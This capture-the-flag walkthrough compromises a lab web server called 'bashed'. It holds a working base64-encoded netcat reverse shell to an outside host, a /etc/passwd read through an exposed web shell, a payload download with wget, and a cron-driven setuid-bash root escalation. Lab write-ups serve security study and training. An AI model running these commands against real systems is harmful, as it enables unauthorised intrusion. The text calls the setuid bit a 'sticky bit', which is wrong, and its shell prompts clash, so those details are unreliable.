Information Gathering

1) HTTP server is found

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nmap 10.10.10.68
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-29 21:00 IST
Nmap scan report for 10.10.10.68
Host is up (0.47s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 63.86 seconds
```


2) Source code found

phpbash

DEVELOPMENT • DECEMBER 4, 2017

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server!
https://github.com/Arrexel/phpbash


3) Found the page of shell



4) Found a lot of pages


```
┌──(vigneswar㉿vigneswar)-[~]
└─$ gobuster dir -u http://10.10.10.68 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.68
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 290]
/.htpasswd            (Status: 403) [Size: 295]
/.htaccess            (Status: 403) [Size: 295]
/css                  (Status: 301) [Size: 308] [--> http://10.10.10.68/css/]
/dev                  (Status: 301) [Size: 308] [--> http://10.10.10.68/dev/]
/fonts                (Status: 301) [Size: 310] [--> http://10.10.10.68/fonts/]
/images               (Status: 301) [Size: 311] [--> http://10.10.10.68/images/]
/index.html           (Status: 200) [Size: 7743]
/js                   (Status: 301) [Size: 307] [--> http://10.10.10.68/js/]
/php                  (Status: 301) [Size: 308] [--> http://10.10.10.68/php/]
/server-status        (Status: 403) [Size: 299]
/uploads              (Status: 301) [Size: 312] [--> http://10.10.10.68/uploads/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

5) Found the page with command execution



Vulnerability Assessment

1) Found page with command execution



2) Command can be seen in post request

Request

Pretty Raw Hex

```
POST /dev/phpbash.php HTTP/1.1
Host: 10.10.10.68
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/x-www-form-urlencoded
Content-Length: 28
Origin: http://10.10.10.68
Connection: close
Referer: http://10.10.10.68/dev/phpbash.php

cmd=cd /var/www/html/dev; ls
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Fri, 29 Sep 2023 15:53:09 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 28
Connection: close
Content-Type: text/html; charset=UTF-8

phpbash.min.php
phpbash.php
```

3) Command execution is possible

Request

Pretty Raw Hex

```
POST /dev/phpbash.php HTTP/1.1
Host: 10.10.10.68
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/x-www-form-urlencoded
Content-Length: 41
Origin: http://10.10.10.68
Connection: close
Referer: http://10.10.10.68/dev/phpbash.php

cmd=cd /var/www/html/dev; cat /etc/passwd
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Fri, 29 Sep 2023 15:57:34 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1482
Connection: close
Content-Type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
arrexel:x:1000:1000:arrexel,,,:/home/arrexel:/bin/bash
scriptmanager:x:1001:1001:,,,:/home/scriptmanager:/bin/bash
```

Exploitation

1) Made payload for reverse shell

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ echo "rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | bash -i 2>&1 | nc 10.10.16.4 4444 > /tmp/f" | base64
cm0gLWYgL3RtcC9mOyBta2ZpZm8gL3RtcC9mOyBjYXQgL3RtcC9mIHwgYmFzaCAtaSAyPiYxIHwg
bmMgMTAuMTAuMTYuNCA0NDQ0ID4gL3RtcC9mCg==
```

Request

Pretty Raw Hex

```
POST /dev/phpbash.php HTTP/1.1
Host: 10.10.10.68
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/x-www-form-urlencoded
Content-Length: 149
Origin: http://10.10.10.68
Connection: close
Referer: http://10.10.10.68/dev/phpbash.php

cmd=echo
"cm0gLWYgL3RtcC9mOyBta2ZpZm8gL3RtcC9mOyBjYXQgL3RtcC9mIHwgYmFzaCAtaSAyPiYxIHwgbmMgMTAuMTAuMTYuNCA0NDQ0ID4gL3R
tcC9mCg==" | base64 -d | bash
```

2) Got reverse shell

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.68] 35830
bash: cannot set terminal process group (809): Inappropriate ioctl for device
bash: no job control in this shell
www-data@bashed:/var/www/html/dev$
```

3) Got user flag

```
www-data@bashed:/home/arrexel$ ls
user.txt
www-data@bashed:/home/arrexel$ cat user.txt
030436edba0921f422b2695c44059dce
www-data@bashed:/home/arrexel$
```

Privilege Escalation

1) we can run scriptmanager as sudo

```
www-data@bashed:/home/arrexel$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/home/arrexel$
```

- `www-data` is the username that is granted these permissions.
- `bashed` is the name of the host on which these permissions apply.
- `(scriptmanager : scriptmanager)` specifies that the user `www-data` can run commands as the user `scriptmanager` with the group `scriptmanager`.
- `NOPASSWD:` indicates that no password is required when running these commands with sudo privileges.
- `ALL` allows the user to run any command with elevated privileges.

In summary, this configuration allows the user `www-data` to execute any command as the user `scriptmanager` on the host `bashed` without needing to enter a password when using the `sudo` command. This can be a powerful privilege, so it should be used with caution and only granted to trusted users when necessary.

2) Escalated to scriptmanager user

```
www-data@bashed:/home/scriptmanager$ sudo -u scriptmanager /bin/bash
scriptmanager@bashed:/home/scriptmanager$ whoami
scriptmanager
scriptmanager@bashed:/home/scriptmanager$
```

2. To run a command with `sudo` privileges, you would typically use the following syntax:

```php
sudo -u <target_user> <command_to_run>
```

3) Hosted server to get pspy64

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ python -m http.server -b 10.10.16.4
Serving HTTP on 10.10.16.4 port 8000 (http://10.10.16.4:8000/) ...
10.10.10.68 - - [29/Sep/2023 22:14:07] "GET /pspy64 HTTP/1.1" 200 -
```


4) Got pspy64

```
scriptmanager@bashed:/scripts$ wget http://10.10.16.4:8000/pspy64
--2023-09-29 09:44:06--  http://10.10.16.4:8000/pspy64
Connecting to 10.10.16.4:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64              100%[===================>]   2.96M   230KB/s    in 13s

2023-09-29 09:44:20 (235 KB/s) - 'pspy64' saved [3104768/3104768]

scriptmanager@bashed:/scripts$ chmod +x pspy64
scriptmanager@bashed:/scripts$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
```



```
Config: Printing events (colored=true): processes=true | file-system-events=false |||
g for processes every 100ms and on inotify events ||| Watching directories: [/usr /tm
home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
```

5) Found a process running python files as root

```
2023/09/29 09:45:21 CMD: UID=0     PID=7      |
2023/09/29 09:45:21 CMD: UID=0     PID=5      |
2023/09/29 09:45:21 CMD: UID=0     PID=3      |
2023/09/29 09:45:21 CMD: UID=0     PID=2      |
2023/09/29 09:45:21 CMD: UID=0     PID=1      | /sbin/init noprompt
2023/09/29 09:46:01 CMD: UID=0     PID=1467   | python test.py
2023/09/29 09:46:01 CMD: UID=0     PID=1466   | /bin/sh -c cd /scripts; for f in *.py; do python "$f"; done
2023/09/29 09:46:01 CMD: UID=0     PID=1465   | /usr/sbin/CRON -f
```

6) Made a script to add sticky bits to bash

```
www-data@bashed:/scripts$ cat exploit.py
import os
os.system("chmod u+s /bin/bash")
www-data@bashed:/scripts$
```

7) Sticky bit was added

```
www-data@bashed:/scripts$ ls /bin/bash -l
-rwsr-xr-x 1 root root 1037528 Jun 24  2016 /bin/bash
www-data@bashed:/scripts$
```

8) Faced some problems with sticky bit on bash

The sticky bit on `/bin/bash` does not give root because bash itself is programmed to prevent this. When bash is started with the effective user (group) id not equal to the real user (group) id, and the `-p` option is not supplied, bash will reset its effective user id to the real user id. This is done to prevent security vulnerabilities.

-p Turn on privileged mode. In this mode, the **$ENV** and **$BASH_ENV** files are not processed, shell functions are not inherited from the environment, and the **SHELLOPTS**, **BASHOPTS**, **CDPATH**, and **GLOBIGNORE** variables, if they appear in the environment, are ignored. If the shell is started with the **effective user** (group) id not equal to the real user (group) id, and the **-p** option is not supplied, these actions are taken and the **effective user** id is set to the real user id. If the **-p** option is supplied at startup, the **effective user** id is not reset. Turning this option off causes the **effective user** and group ids to be set to the real user and group ids.

9) We have to add -p flag to get root access

```
www-data@bashed:/scripts$ /bin/bash -p
bash-4.3# whoami
root
bash-4.3# cat /root/root.txt
4883f04d64d78b448c9e1d14ee632667
bash-4.3#
```